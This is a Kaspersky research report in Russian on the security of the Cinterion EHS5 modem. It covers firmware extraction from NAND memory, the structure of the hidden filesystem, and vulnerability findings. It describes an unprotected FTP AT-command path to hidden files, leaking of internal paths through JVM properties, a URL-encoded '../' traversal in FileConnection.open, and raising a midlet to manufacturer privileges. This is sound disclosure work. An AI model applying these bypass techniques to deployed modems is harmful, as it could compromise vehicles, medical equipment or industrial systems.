kaspersky

Исследование безопасности модема Cinterion® EHS5 3G UMTS/HSPA

kaspersky

Оглавление

1 Введение

Модем является неотъемлемой частью различных программно-аппаратных решений, которые должны оставаться на связи. Среди них как бытовые приборы и классические мобильные устройства, которыми мы привыкли пользоваться каждый день, так и телекоммуникационные блоки автомобилей, банкоматы, компоненты АСУ ТП.

При разработке конечных устройств производители зачастую не уделяют должного внимания их защите от компрометации модема. А захватив модем, злоумышленник может не только контролировать информационный поток между устройством и внешним миром, но и получить практически неограниченный доступ к наиболее важным компонентам конечного устройства. Например, при компрометации модема, используемого в электронном блоке автомобиля (ЭБУ), злоумышленник может получить удаленный доступ к тормозной системе. Получив контроль над модемом, используемом в медицинском оборудовании, – создать реальную угрозу человеческой жизни. А управляя модемом, используемым в АСУ ТП химического производства, – вызвать техногенную катастрофу.

Проблему усугубляет то, что при обнаружении серьезной уязвимости в модеме может понадобиться значительное время на обновление всех устройств, в которых он установлен. А в каких-то устройствах удаленное обновление может быть вообще не заложено как функция. Подобную проблему мы наблюдали, например, в одной из систем управления телематическими данными автомобиля. В таких случаях установка обновления требует дополнительных усилий и затрат со стороны производителя конечного устройства для того, чтобы обновить вручную каждый из уязвимых модемов.

В связи с этим нас заинтересовали модемы производства компании Telit. Мы решили провести аудит безопасности такого модема в рамках масштабного проекта по анализу защищённости популярной модели грузовика. Единственной известной зарегистрированной уязвимостью на момент начала исследования была уязвимость CVE-2020-15858[1], более подробное описание которой можно найти в сети Интернет[2].

В результате нами был обнаружен ряд уязвимостей, из которых две относятся к критическим. Одна из них позволяет удаленно исполнить произвольный код на уровне ОС модема. Другая – локально исполнить на стороне модема неподписанный мидлет с максимальными привилегиями (привилегиями производителя).

[1] https://www.cve.org/CVERecord?id=CVE-2020-15858
[2] https://threatpost.com/flaw-affecting-millions-iot-devices/158472/

2 Краткое содержание

Раздел 3 содержит общие сведения о модеме. В этом разделе приводится описание функциональных возможностей модема и способов взаимодействия с ним (согласно документации производителя), а также анализируется, из каких аппаратных компонентов он состоит.

В разделе 5 приводится описание процедуры восстановления встроенного программного обеспечения (ВПО) модема из образа его ПЗУ. Для извлечения ВПО было проведено считывание NAND-памяти модема с помощью программатора. Далее на основе полученного физического дампа был восстановлен логический образ секций ПЗУ модема.

Раздел 6 посвящен анализу безопасности мидлетов модема. В этом разделе приводится описание анализа различных векторов атак и описание возможных последствий эксплуатации найденных уязвимостей.

Раздел 7 содержит анализ безопасности ОС модема. В разделе подробно описано, как путем отправки нескольких специально сформированных SMS-сообщений злоумышленник может исполнить произвольный код на модеме.

Раздел 8 развивает тему исполнения произвольного кода на модеме с точки зрения возможностей, которые при этом может получить злоумышленник. Разбираются особенности внутреннего устройства CPU модема, описан метод исполнения произвольного кода в контексте любого процесса ОС модема.

Раздел 9 содержит список всех обнаруженных в ходе исследования уязвимостей с указанием их CVE и оценкой их критичности.

3 Описание модема

Объектом исследования являлся модем серии Cinterion EHS5-E. Данное семейство модемов изначально производилось компанией Thales, но в 2022 году данное бизнес-подразделение было выкуплено компанией Telit. Некоторые другие семейства модемов этого производителя имеют схожее программное обеспечение и аппаратную архитектуру, поэтому результаты проведенного исследования относятся к устройствам нескольких модельных рядов:

- Cinterion BGS5
- Cinterion EHS5/6/7
- Cinterion PDS5/6/8
- Cinterion ELS61/81
- Cinterion PLS62.

Согласно программной модели, модем состоит из четырех программных компонентов:

- Firmware (FW)
- Application (App)
- Java Remote Control (JRC)
- Service LWM2M Agent (SLAE).

3.1 Программные компоненты модема

Модем поставляется разработчику устройства вместе с SDK для разработки программных компонентов, выполняющих бизнес-логику, – мидлетов. Компоненты FW и App являются частью низкоуровневого кода модема. Они содержат в себе операционную систему модема и среду исполнения пользовательских мидлетов. Мидлет представляет собой программу на языке Java. Поддерживается специальная подсистема Java ME (Micro Edition). Эта подсистема характеризуется ограниченным набором поддерживаемых команд Java. Компоненты JRC и SLAE являются специальными мидлетами, разработанными производителем.

Пользователю предоставляется возможность самостоятельной установки мидлетов и настройки безопасности их исполнения. В качестве механизмов безопасности мидлетов используются:

- проверка байт-кода Java на этапе установки (всегда включено);
- цифровая подпись мидлета (настраивается разработчиком конечного устройства).

По умолчанию в модеме установлен только сертификат производителя для проверки мидлетов с привилегиями исполнения уровня вендора (manufacturer). Установка и настройка сертификатов для пользовательских мидлетов лежит на разработчике конечного устройства. Подробнее об этом описано в руководстве пользователя.[3]

[3] EHSx Java User's Guide, v15

3.2 Виды мидлетов

Все мидлеты на модеме по уровню привилегий можно разделить на две категории:

- мидлеты производителя (manufacturer);
- пользовательские мидлеты (подписанные и неподписанные).

К мидлетам производителя относятся только мидлеты JRC и SLAE. Этот уровень привилегий является максимальным и не накладывает никаких ограничений на исполняемый код на уровне Java.

Второй категорией привилегий наделяются пользовательские мидлеты. На мидлеты этой категории накладываются ограничения, касающиеся их функциональных возможностей. То есть ограничивается взаимодействие с внешними программными и аппаратными компонентами: работа с файловой системой (ФС), работа с GSM-модулем и т. п. Например, пользовательский мидлет не может читать всю ФС модема, а модуль JRC может.

Однако если установлен пользовательский сертификат, то на модеме будут выполняться только подписанные пользовательские мидлеты с привилегиями User Signed. По сути пользовательская подпись мидлетов используется только для того, чтобы защитить модем от выполнения мидлета нелегитимного пользователя – злоумышленника или исследователя безопасности.

3.3 Обновление модема

Файл обновления программного обеспечения модема поставляется производителем в виде зашифрованного бинарного образа. Внутри образа содержится как обновление для FW и App, так и обновление для компонента JRC, и опционально для SLAE. Несмотря на то что JRC является мидлетом, он также содержит модули, использующие API для взаимодействия с драйверами ОС. Таким образом обеспечивается взаимодействие с подсистемами ОС (ФС, подсистемой передачи данных) и работа с внешними аппаратными интерфейсами (например, USB). Поэтому компоненты JRC и App всегда обновляются вместе – обновление драйвера в ОС может сопровождаться обновлением его API.

В процессе исследования мы не проводили детальный анализ механизма обновления ПО модема.

3.4 Установка мидлетов на модем

Установка мидлетов возможна как локально, так и удаленно. Локальная установка мидлетов реализована через компонент JRC. Удаленная установка возможна через специальный механизм OTAP или, в случае M2M использования, через компонент SLAE.

Использование модема в сценарии M2M предполагает создание личного кабинета пользователя на сайте производителя. Через этот личный кабинет пользователь может выполнять стандартные действия с мидлетами на всех сопряженных устройствах, такие как их установка и удаление. Более подробно об этом написано в

мануале производителя. В данном исследовании мы не проводили анализ механизмов удаленной установки мидлетов через M2M.

Поддержку OTAP обеспечивают компоненты App и JRC. Процесс установки и обновления пользовательских мидлетов через OTAP подразумевает его предварительную активацию пользователем на стороне модема. При этом пользователь должен указать дополнительные атрибуты, которые будут использоваться для OTAP: *JAD File URL*, *HTTP User*, *HTTP Password* и т. д. Более подробно процесс обновления с помощью OTAP описан в руководстве пользователя[4].

Локальная установка производится через протокол обмена данными MES и специальные AT-команды. Сам интерфейс и обработка AT-команд реализованы в компоненте JRC. Протокол MES обеспечивает взаимодействие с пользовательской ФС (далее – ПФС) модема, в том числе запись на ПФС или удаление из нее файлов.

Если установить драйвер из поставки SDK, то можно увидеть содержимое ПФС объекта исследования (ОИ), которое смонтировано по пути «*///a:/*». Сам драйвер является пользовательской надстройкой над протоколом MES. При этом несмотря на то что формально MES предполагает работу с любым значением пути, кроме пути «*///a:/*» ни о каких других внутренних путях неизвестно, а попытка прочитать что-либо с другим корнем приводит к ошибке. Как мы выяснили в процессе исследования, это поведение обеспечивается фильтрацией параметров запроса в MES: все, что не относится к корню «a://», возвращает ошибку, хотя на самом деле валидных корней у ПФС несколько.


Локальная установка мидлета производится в два этапа. Вначале пользователю необходимо скопировать на ПФС модема файлы мидлета (*.jar* и *.jad*). Далее мидлет должен быть установлен на модем с помощью AT-команды *AT^SJAM=0*. В результате выполнения этой команды файлы мидлета копируются в недоступную пользователю часть ФС модема, а затем удаляются из ПФС. Путь, по которому копируются мидлеты во время их установки, неизвестен, и этот факт является критическим для обеспечения конфиденциальности пользовательских мидлетов, и мидлетов самого производителя. Запуск установленного мидлета производится из «секретного» места в ФС модема, в которое он был скопирован. Список всех установленных мидлетов можно также получить с помощью команды *AT^SJAM*. На рисунке 1 представлен пример вывода этой команды.

```
^SJAM: "SLAE.jad","SL Agent Module Services","Gemalto M2M GmbH","2.2.0",0,493043,0,42
^SJAM: "a:/JRC-1.60.00.jad","Java Remote Control MIDlet Suite","Cinterion","1.60.00",1,630885,0,1
```

Рисунок 1. Пример вывода команды AT^SJAM

В документации на модем (см. рисунок 2) указано, что используемый для работы с ФС коннектор *javax.microedition.io.file.FileConnection* должен отфильтровывать запросы к файлам с расширением *.jar*.

[4] EHSx Java User's Guide



Cinterion WM

In BGSx EHSx PDSx series product, any attributes (readable, writeable, hidden) are not supported. In ELS61-x ELS81-x PLS52-x PLS62-x series product, attributes (writeable, hidden) are supported, readable is not supported. Still for compatibility reasons the corresponding set and get methods do not throw Exceptions when used. Files are always reported as being readable, writeable and not hidden.
Modification date is only supported for files. The method lastModified() will return 0 when used on a directory.
Files with extension ".jar" are protected. They can be opened only in WRITE mode, e.g.: `Connector.open(name, Connector.WRITE)`

Рисунок 2. Выдержка из документации на Cinterion

Такое поведение подтверждается простым тестом: при попытке получения доступа к файлам с расширением *.jar* возвращается ошибка операции (см. рисунок 3).

```
java.lang.SecurityException: Application not authorized to access the restricted API:javax.microedition.io.Connector.file.man
ufacturer
 - com.sun.midp.security.SecurityHandler.checkForPermission(), bci=147
 - com.sun.midp.security.SecurityHandler.checkForPermission(), bci=26
 - com.sun.midp.midletsuite.MIDletSuiteImpl.checkForPermission(), bci=20
 - com.sun.midp.midletsuite.MIDletSuiteImpl.checkForPermission(), bci=18
 - com.sun.midp.main.CldcAccessControlContext.checkPermissionImpl(), bci=34
 - com.sun.j2me.security.AccessControlContextAdapter.checkPermission(), bci=4
 - com.sun.j2me.security.AccessController.checkPermission(), bci=29
 - com.sun.j2me.app.AppPackage.checkForPermission(), bci=31
 - com.sun.io.j2me.file.Protocol.checkPermission(), bci=80
 - com.sun.io.j2me.file.Protocol.checkManufacturerPermission(), bci=42
 - com.sun.io.j2me.file.Protocol.openPrimImpl(), bci=603
 - com.sun.io.j2me.file.Protocol.openPrim(), bci=5
 - javax.microedition.io.Connector.open(), bci=47
 - javax.microedition.io.Connector.open(), bci=3
 - javax.microedition.io.Connector.open(), bci=2
 - WTKSamples.helloworld.HelloWorld.startApp(HelloWorld.java:101)
 - javax.microedition.midlet.MIDletTunnelImpl.callStartApp(), bci=1
 - com.sun.midp.midlet.MIDletPeer.startApp(), bci=5
 - com.sun.midp.midlet.MIDletStateHandler.startSuite(), bci=261
 - com.sun.midp.main.AbstractMIDletSuiteLoader.startSuite(), bci=38
 - com.sun.midp.main.CldcMIDletSuiteLoader.startSuite(), bci=5
 - com.sun.midp.main.AbstractMIDletSuiteLoader.runMIDletSuite(), bci=134
 - com.sun.midp.main.AppIsolateMIDletSuiteLoader.main(), bci=26
destroyApp(true)
MIDlet:WTKSamples.helloworld.HelloWorld abnormal exit
```

Рисунок 3. Попытка получения доступа к файлам с расширением .jar

При этом файлы с расширением *.jad* копируются, как и любые другие.

3.5 Отладка исполнения мидлетов и модема

Согласно официальной документации на модем[5] для взаимодействия с ним доступно несколько интерфейсов, представленных на рисунке 4.

[5] Cinterion® EHS5-E/EHS5-US Hardware Interface Description: https://www.gs-m2m.de/fileadmin/Bilder/GSM_Module/Module/EHS5/ehs5_us_e_hid_04003a.pdf




Рисунок 4. Доступные интерфейсы модема

Среди них можно выделить интерфейсы, через которые доступно получение отладочной информации: ASC0, ASC1 и USB. В случае ASC0 или ASC1 по ним передается информация между модемом и отладочным хостом по протоколу UART. В случае USB происходит эмуляция UART-интерфейса.

В модеме предусмотрено несколько механизмов получения отладочной информации:

- через среду разработчика (IDE);
- через UART-интерфейс (логический или физический).

Среда разработчика позволяет производить полную отладку исполняемого мидлета на стороне модема. Для этого используется подсистема отладки Java-мидлетов, включающая их загрузку на модем, пошаговое выполнение и удаление. Взаимодействие с модемом в режиме отладки через среду разработчика происходит

через специальное PPP-соединение, устанавливаемое через USB. Более подробно механизм отладки описан в документации производителя[6].

Кроме отладки мидлетов, модем позволяет собирать логи работы своих подсистем, в том числе мидлетов. Что именно выводится пользователю, определяется командой *AT+TRACE*. Пример команды включения вывода отладочной информации на модеме представлен ниже.

```
at+trace=,115200,"st=0,pr=1,bt=0,ap=1,db=1,lt=0,li=0"
```

Параметры команды позволяют настроить, из каких именно подсистем модема следует собирать информацию. Информацию о том, из каких подсистем доступен сбор отладочной информации, можно узнать из подробного вывода справочных сведений на эту AT-команду (см. рисунок 5).

[6] EHSx Java User's Guide, v15

```
at+trace=?
+TRACE: description START


at+trace=[<mode>],[<speed>],["<unit>=<umode>[,<unit>=<umode>[;...]]]",["<method>"],[PowerSavingCountdown]

<mode>:
------------------------------------------------------------
0:        sets all units OFF [param <unit> will be ignored !]
1:        sets all units ON  [param <unit> will be ignored !]
no param: 3rd param. <units> configures trace-units
          -> trace? will then display 128 as <mode>

<speed>: (115200,230400,460800,921600,1843200,3000000,3250000,6000000)


<units>:
------------
ap: apoxi
st: stack
db: debug
pr: printf
bt: bluetooth
lt: LLT
li: LwIP
gt: GATE
ae: AENEAS

<umode>:
----------------
0: unit-trace OFF
1: unit-trace ON


<method>:
------------------------------
"BTM":  byte stuffing trace method
"DTM":  direct trace method
"EBTM": extended byte stuffing trace method
"EDTM":extended direct trace methon(16bits)
"GEDTM":extended direct trace methon(16bits) with global time stamp


<PowerSavingCountdown in msecs>: (0-30000)


i.e.:
-----------------------------------------------
at+trace=0
at+trace=,460800
at+trace=,115200,"st=1,pr=1,bt=1,ap=0,db=1,lt=0,li=0"
at+trace=,,"lt=1,db=1,ga=0"
at+trace=,,,"EBTM"
at+trace=,,,,2000

+TRACE: description END

OK
```

Рисунок 5. Вывод справочных сведений команды AT+TRACE

4 Информационная безопасность модема

В области обеспечения информационной безопасности модема можно выделить два направления:

- безопасность мидлетов (пользовательских и мидлетов производителя);
- безопасность ОС модема.

4.1 Безопасность мидлетов

Защита мидлетов на стороне модема выполняется с целью сохранения двух основных свойств их безопасности: конфиденциальности и целостности. Обеспечивается это с помощью функций работы с мидлетами и ПФС.

Свойство конфиденциальности мидлетов обеспечивается благодаря специальным ограничениям на доступные пользователю AT-команды по установке, удалению и запуску мидлетов, а также благодаря запрету на чтение *.jar* файлов из ПФС. Сами мидлеты после установки хранятся по скрываемому от пользователя пути в ФС модема.

Вопрос возможности нарушения конфиденциальности пользовательских мидлетов разбивается на две гипотезы безопасности. Первая гипотеза – невозможность получения информации о пути, по которому хранятся мидлеты внутри модема. Вторая – невозможность обхода ограничений по считыванию файлов с расширением *.jar*. Опровержение обеих гипотез приведет к нарушению конфиденциальности мидлетов.

Свойство целостности обеспечивается на стороне модема с помощью цифровой подписи. Корректность байт-кода мидлетов для файлов *.jar* проверяется виртуальной машиной Java. Однако в контексте информационной безопасности этот механизм не обеспечивает защиты. Поэтому далее рассматривается только цифровая подпись, и под целостностью понимается именно механизм цифровой подписи.

С ее помощью при запуске мидлетов должна проводиться проверка целостности подписанного мидлета. Запуск мидлетов с конкретными правами производится только в случае, если эта проверка пройдена успешно. Важно отметить, что в случае если разработчик конечного устройства не устанавливал собственный сертификат безопасности, целостность обеспечивается только для мидлетов производителя, подписанных с помощью его ключа и запускаемых с уровнем привилегий *manufacturer*. Если устанавливал – то проверка подписи будет производиться и для пользовательских мидлетов.

Таким образом, вопрос нарушения целостности пользовательских мидлетов упирается в предположение о невозможности модификации существующего мидлета на ФС модема и его запуска в случае использования цифровой подписи (в случае если подпись не используется – устанавливать, переустанавливать и запускать мидлеты может любой пользователь). Если оба эти предположения не верны, то это приведет к нарушению целостности мидлетов модема.

4.2 Безопасность ОС модема

Ключевым компонентом модема является его ОС. Она, как и мидлеты, нуждается в том, чтобы обеспечивались конфиденциальность и целостность ее исполняемого кода. Данные свойства обеспечиваются производителем благодаря распространению обновлений для ОС только для зарегистрированных пользователей и только в зашифрованном виде. Нам не удалось обнаружить в открытых источниках доступные для скачивания образы обновления.

Важно отметить, что нарушение одной лишь конфиденциальности не дает возможности злоумышленнику исполнить свой код на стороне модема. Аналогично, даже имея возможность нарушить целостность исполняемого кода, но не обладая при этом самой кодовой базой (в виде исходных кодов или в скомпилированном виде), злоумышленник едва ли сможет использовать эту возможность для выполнения произвольного кода. Однако компрометация обоих свойств приведет к компрометации ОС модема и всех его мидлетов.

5 Получение прошивки модема

В ходе исследования модема наша команда поставила перед собой цель проверить выполнение заявленных свойств его безопасности. Мы сосредоточились на безопасности мидлетов и анализе безопасности ОС модема. Для решения этих задач был разработан исследовательский стенд на основе печатной платы собственной разработки, внешний вид которой представлен на рисунке 6.




Рисунок 6. Внешний вид исследовательского стенда

Далее мы проанализировали аппаратную составляющую модема (см. рисунок 7). Было идентифицировано его ПЗУ, реализованное на базе NAND-памяти. На данном ПЗУ должны были храниться программные компоненты модема. Образ вышеуказанной NAND-памяти мы получали с помощью программатора ChipProg.




Рисунок 7. Аппаратная составляющая модема

5.1 Сборка логического образа

ВПО модема, полученное из дампа NAND-памяти, представляет собой сырые данные из физических блоков NAND. Данные в NAND-памяти хранятся особым образом в виде заряда на специальной аппаратной ячейке, формируемой транзистором и емкостью[7]. При этом читается сразу вся строка, а не один конкретный бит хранимой информации. Все доступное для хранения физическое пространство разбивается на сектора, которые затем объединяются в страницы. Страницы в свою очередь объединяются в блоки.

Из-за особенностей механизма хранения при считывании могут происходить ошибки: ноль может быть считан как единица и наоборот. Для обработки этих ошибок используются корректирующие коды. Обычно эти коды хранятся совместно с пользовательскими данными в NAND-памяти. Сами коды вычисляются для каждого сектора хранимых данных и хранятся вместе с другой технической информацией в областях памяти, называемых Spare Area (далее – SA). Соответственно, в случае необходимости при чтении для каждого сектора производится его «корректировка» с помощью данных из его SA.

Кроме того, память NAND сама по себе недолговечна. Высокие показатели числа возможных записей достигаются с помощью еще двух механизмов преобразования данных: гаммирования и механизма равномерного распределения нагрузки на секторы при записи (Wear leveling). Гаммирование представляет собой побитовый XOR специальной гаммы с записываемыми данными. Гамма вырабатывается с

[7] Open NAND Flash Interface Specification URL: https://media-www.micron.com/-/media/client/onfi/specs/onfi_4_2-gold.pdf

помощью обычных ЛРСОС[8] и не является элементом криптографической защиты, но используется для равномерного износа всех ячеек хранения памяти. Wear leveling используется для того, чтобы равномерно изнашивались не только ячейки памяти внутри секторов, но также сами физические сектора. Для этого вводятся понятия логического сектора, страницы и блока. Логический сектор, страница или блок отображаются в реальные физические блоки, страницы и сектора. В случае отображения сектора говорят про отображение физического сектора с некоторым номером, который будем обозначать как PS_N, в логический сектор с номером LS_N. В случае блоков физический блок с номером PB_N целиком отображается в логический блок с номером LB_N. На уровне страниц аналогично физическая страница PP_N отображается на логическую LP_N.

Типовыми задачами для восстановления пользовательских данных из сырых байтов являются снятие гаммы (в случае ее использования) и восстановление отображения физики в логику. Обычно этим занимается NAND-контроллер, но в нашем случае доступ к нему отсутствовал. Анализ снятого образа показал, что его энтропия свидетельствует об отсутствии гаммирования (см. рисунок 8).




Рисунок 8. Энтропия образа NAND-контроллера

Однако сам образ не выглядел как осмысленный набор данных: в нем отсутствовали артефакты каких-либо файловых систем физического уровня хранения. Binwalk также находил только артефакты высокоуровневых файловых систем. По этой причине нами был сделан вывод, что в нашем случае используется типичное отображение логического уровня представления данных в физический.

Алгоритм отображения не является универсальным и зависит от производителя. Существуют решения для восстановления пользовательских данных из сырых,

[8] Cryptographic Boolean Functions and Applications URL: https://doi.org/10.1016/C2016-0-00852-5

например PC-3000. У нас не было такого оборудования, и мы решили провести восстановление данных самостоятельно.

Для начала мы установили, где именно находится SA. В нашем случае оказалось, что каждые 0x200 байт данных сопровождались 16 байтами, не имеющими отношения к пользовательским данным. Особенно хорошо это видно на границе двух физических секторов (см. рисунок 9).




Рисунок 9. Граница двух физических секторов в образе

Для анализа содержимого этих 16 байт был разработан скрипт, который собрал бинарный образ, содержащий только эти данные для каждого физического сектора изначального образа. Мы предположили, что эти 16 байт представляют собой служебную информационную структуру. Просмотрев содержимое получившегося файла, мы смогли установить частичное назначение полей этой структуры. Оказалось, что в большинстве случаев транслируются только физические блоки/сектора в логические. При этом SA конкретного физического сектора хранит в себе номер логического блока LB_N и логического сектора LS_N, в который этот физический сектор отображен. Описание представлено на рисунке 10.




Рисунок 10. Логический блок LB_N и логический сектор LS_N

Далее был написан скрипт для формирования бинарных образов логических блоков в соответствии с информацией из служебных записей. Сборка полного логического образа не осуществлялась, так как некоторые сектора оказались распределенными в логические страницы (PB_N) и их сборка требовала более глубокого анализа устройства таблиц распределения физических блоков, страниц и секторов. В итоге оказалось, что изначально на диск было записано не так много логических блоков. Для каждого из них был сформирован отдельный бинарный файл. Список извлеченных бинарных файлов представлен на рисунке 11.




Рисунок 11. Бинарные файлы для логических блоков

Не все блоки содержали осмысленную информацию, однако мы смогли найти блоки, соответствующие двум основным компонентам модема (FW и APP) и ПФС. FW и APP содержались в блоке номер 1. Об этом свидетельствовали строки, обнаруженные в

собранном образе и представленные на рисунке 12. В частности, видно, что сборка была произведена для модема серии XMM6260.




Рисунок 12. Строки, обнаруженные в собранном образе

Правильность сборки образа подтвердилась наличием различных строк названий библиотек ОС модема, представленных на рисунке 13. Эти строки расположены подряд в нескольких секторах, и в результате наших преобразований из строк получился осмысленный набор названий библиотек.

Рисунок 13. Строки названий библиотек ОС модема

Образ ПФС мы легко идентифицировали по характерному заголовку файловой системы, представленному на рисунке 14.

Рисунок 14. Заголовок файловой системы

В результате, когда мы смонтировали полученный образ в качестве образа FAT FS, мы получили доступ ко всем пользовательским мидлетам, а также системным файлам и папкам (см. рисунок 15).




Рисунок 15. Содержимое FAT FS


5.2 Анализ содержимого ПФС

Просмотрев полученное содержимое ПФС, мы установили, что в пространстве ПФС присутствуют скрытые от пользователя папки и файлы, недоступные через механизм MES: *.cinterion.internal* и *.cinterion.service*. Причем фильтрация доступа к ним осуществлялась напрямую в коде мидлета JRC по префиксу их имени. Пример кода из модуля JRC, который осуществляет фильтрацию доступа к этим папкам представлен на рисунке 16.

```
while(enumeration0.hasMoreElements()) {
    String s2 = (String)enumeration0.nextElement();
    if(s2.toLowerCase().indexOf(".cinterion.") >= 0) {
        continue;
    }
```

Рисунок 16. Пример фильтрации из модуля JRC

Было установлено, что виртуальный корень *///a://* соответствует физическому пути */sys/*. Также мы получили информацию о том, по какому пути копируются пользовательские мидлеты после установки, и формат их хранения. Содержимое папки с мидлетами представлено на рисунке 17.



amsbackup	11/7/2022 3:37 PM	File folder	
backup	11/7/2022 3:37 PM	File folder	
_main.ks	11/4/2022 3:54 PM	KS File	1 KB
_suites.dat	11/4/2022 3:54 PM	DAT File	2 KB
_trans.dat	11/4/2022 3:54 PM	DAT File	1 KB
00000003.ap	11/4/2022 3:54 PM	AP File	5 KB
00000003.ii	11/4/2022 3:54 PM	II File	1 KB
00000003	11/4/2022 3:54 PM	Executable Jar File	612 KB
00000003.ss	11/4/2022 3:54 PM	SS File	1 KB
00000005.ap	11/4/2022 3:54 PM	AP File	5 KB
00000005.ii	11/4/2022 3:54 PM	II File	1 KB
00000005	11/4/2022 3:54 PM	Executable Jar File	477 KB
00000005.ss	11/4/2022 3:54 PM	SS File	1 KB
00000007.ap	11/4/2022 3:54 PM	AP File	2 KB
00000007.ii	11/4/2022 3:54 PM	II File	1 KB
00000007	11/4/2022 3:54 PM	Executable Jar File	287 KB
00000007.ss	11/4/2022 3:54 PM	SS File	2 KB
Otap_AtParams.bin	11/4/2022 3:54 PM	BIN File	2 KB

Рисунок 17. Содержимое папки с мидлетами

Было установлено, что все мидлеты (как пользовательские, так и мидлеты производителя), хранятся на устройстве по пути */sys/.cinterion.internal/java*. Каждый мидлет представлен на ФС в виде четырех файлов с расширениями: *.ss*, *.ii*, *.ap* и *.jar*.

Файлы с расширением *.jar* являются исполняемыми файлами Java. После анализа содержимого папки с установленными мидлетами было обнаружено, что каждый мидлет в процессе установки переименовывается. Для того чтобы обеспечить пользователю возможность запускать мидлеты по их имени, в файле *_suites.dat* хранится соответствие между начальным названием мидлета и его псевдонимом (alias). Например, по бинарному содержимому этого файла легко идентифицируется, что файл *00000003.jar* является файлом *JRC.jar* (см. рисунок 18).

Рисунок 18. Содержимое бинарного файла _sutes.dat

Файл с расширением *.ap* является преобразованным в Unicode файлом *.jad*. Этот файл содержит информацию об оригинальном имени мидлета, используемых библиотеках, а также может содержать цифровую подпись. Пример содержимого такого файла для мидлета JRC представлен на рисунке 19.

```
1  Manifest-Version: 1.0
2  MIDlet-Vendor: Cinterion
3  MIDlet-Version: 1.60.00
4  Oracle-MIDlet-Restart: false
5  Midlet-CertStore: firmware
6  Oracle-MIDlet-Autostart: 1
7  MicroEdition-Configuration: CLDC-1.1
8  MIDlet-1: JRC_Midlet,,com.cinterion.jrc.JRC_Midlet
9  Created-By: 1.7.0_07 (Oracle Corporation)
10 MIDlet-Name: Java Remote Control MIDlet Suite
11 MicroEdition-Profile: IMP-NG
```

Рисунок 19. Содержимого файла .ap для мидлета JRC

Файл с расширением *.ii* содержит информацию о пути установки мидлета, разрешения, с которыми тот был установлен, и другую служебную информацию (см. рисунок 20).




Рисунок 20. Содержимое файла с расширением .ii

Наконец, файл с расширением *.ss* содержит описание разрешений уровня Java, доступных для этого мидлета. Пример описания разрешений мидлета JRC представлен на рисунке 21.




Рисунок 21. Пример описания разрешений мидлета JRC

Важно отметить, что данный набор разрешений дает неограниченный доступ к членам системных классов виртуальной машины. Это и есть тот самый уровень привилегий *manufacturer*. Такими разрешениями обладают только два мидлета: JRC и SLAE. Любые пользовательские мидлеты обязаны перечислить в своем манифесте те классы и методы, к которым им требуется доступ в процессе работы. Фрагмент такого манифеста для разработанного нами тестового мидлета представлен на рисунке 22.




Рисунок 22. Фрагмент манифеста для разработанного тестового мидлета

Особого внимания заслуживает файл *OTAP_AtParams.bin*. Его название подсказало нам, что он должен быть связан с настройкой OTAP. В ходе экспериментов выяснилось, что этот файл создается в момент выполнения AT-команды *AT^SJOTAP* и содержит в себе в том числе настройки, которые были указаны при вызове этой команды. Фрагмент содержимого этого файла, созданного в результате наших тестов, представлен на рисунке 23.





Рисунок 23. Фрагмент файла OTAP_AtParams.bin

6 Анализ обеспечения безопасности мидлетов модема

6.1 Безопасность FTP-клиента

В процессе анализа документированных AT-команд было обнаружено, что существует набор AT-команд, который используется для работы с FTP.

При помощи сервиса FTP можно совершать операции скачивания и загрузки в любую внутреннюю папку модема (см. рисунок 24). При этом может быть получен доступ к файлам типа JAR (никакого ограничения на это нет, так как FTP-сервис исполняется с уровнем привилегий *manufacturer*). Таким образом могут быть извлечены любые системные и пользовательские файлы, в том числе мидлеты.



10.15.14 FTP Download to FFS (URC Mode)

Configure the service profile 1 for FTP:

AT^SISS=1,srvType,"Ftp"	Select service type FTP.
OK	
AT^SISS=1,conId,"0"	Select connection profile 0.
OK	
AT^SISS=1,address,"ftp://ftp.heise.de/pub"	Specify FTP address.
OK	
AT^SISS=1,cmd,"fget"	Select command type download.
OK	
AT^SISS=1,user,"anonymous"	
OK	
AT^SISS=1,passwd,"tester@google.com"	
OK	
AT^SISS=1,path,"file:///a:/data/"	Specify target path on local FFS.
OK	
AT^SISS=1,files,"INDEX"	Specify file to be downloaded.
OK	

Рисунок 24. Команды для работы с FTP

Доступ к командам упомянутого FTP-клиента никак не защищен, а API публично описан в документации на AT-команды модема[9], поэтому злоумышленник, имеющий физический доступ к устройству, может получить доступ на чтение/запись к любым файлам и каталогам в файловой системе модема, включая скрытые файлы и каталоги.

6.2 Получение информации о внутренних путях ФС из переменных окружения

Пользовательскому мидлету разрешено вызывать статические методы *Configuration.getSystemPropertiesNames()* и *Configuration.getSystemProperty(VAR_NAME)*. Данные методы возвращают список всех переменных окружения и значение конкретной переменной окружения.

[9] Cinterion® EHS5-E AT Command Set: https://teleofis.ru/upload/iblock/c85/c851073722a1d525ca5d49cf84e1404a.pdf

Таким образом может быть получена информация о переменных окружения JVM. Например, о внутреннем пути, по которому хранятся мидлеты (см. рисунок 25).




Рисунок 25. Информация о переменных окружения JVM

В результате вызова функции

```
Configuration.getSystemProperty("system.storage_root")
```

из пользовательского мидлета будет получен реальный путь всех установленных мидлетов, тщательно скрываемый вендором – для нашего исследования это */sys/.cinterion.internal/java*.

6.3 Получение информации о внутренних путях ФС через *FileConnector*

Любой пользовательский мидлет может обойти ограничение на доступ к ФС выше виртуального корня дерева виртуальной ФС. Доступ к файлам на виртуальной ФС осуществляется путем вызова метода

```
(FileConnection) Connector.open("file:///root:/PATH")
```

где root — это некоторый виртуальный корень ФС. При этом если в начале *PATH* будет использоваться последовательность вида *%2E%2E%2F* (URL-закодированная последовательность «*../*»), то для обработчика доступа к ФС будет сформирован путь *native_path/../PATH*, где *native_path* — это значение реального пути, по которому смонтирован виртуальный корень.

Таким образом может быть получен доступ к любой части дерева ФС. В частности, так было обнаружено, что виртуальный корень *b:/* является папкой внутри виртуального корня *a:/* (см. рисунки 26 и 27).




Рисунок 26. Особенности дерева ФС




Рисунок 27. Особенности дерева ФС

Возможность обхода ограничений на доступ к ФС возникает в результате неправильной последовательности обработки пути *PATH* функцией *open*: сначала проверяется отсутствие в нем последовательностей вида «*../*», и только затем происходит преобразование URL-закодированной последовательности в ASCII.

6.4 Изменение уровня привилегий пользовательского мидлета

Как было указано ранее, каждый установленный мидлет хранится в ФС модема по пути */sys/.cinterion.internal/java* в виде четырех файлов. Во время запуска мидлета происходит проверка его уровня привилегий по данным из файла с расширением *.ii*. Затем, в зависимости от указанного уровня, назначаются права доступа из файла с расширением *.ss*. При этом отсутствует проверка наличия цифровой подписи у запускаемого мидлета, имеющего уровень привилегий *manufacturer*.

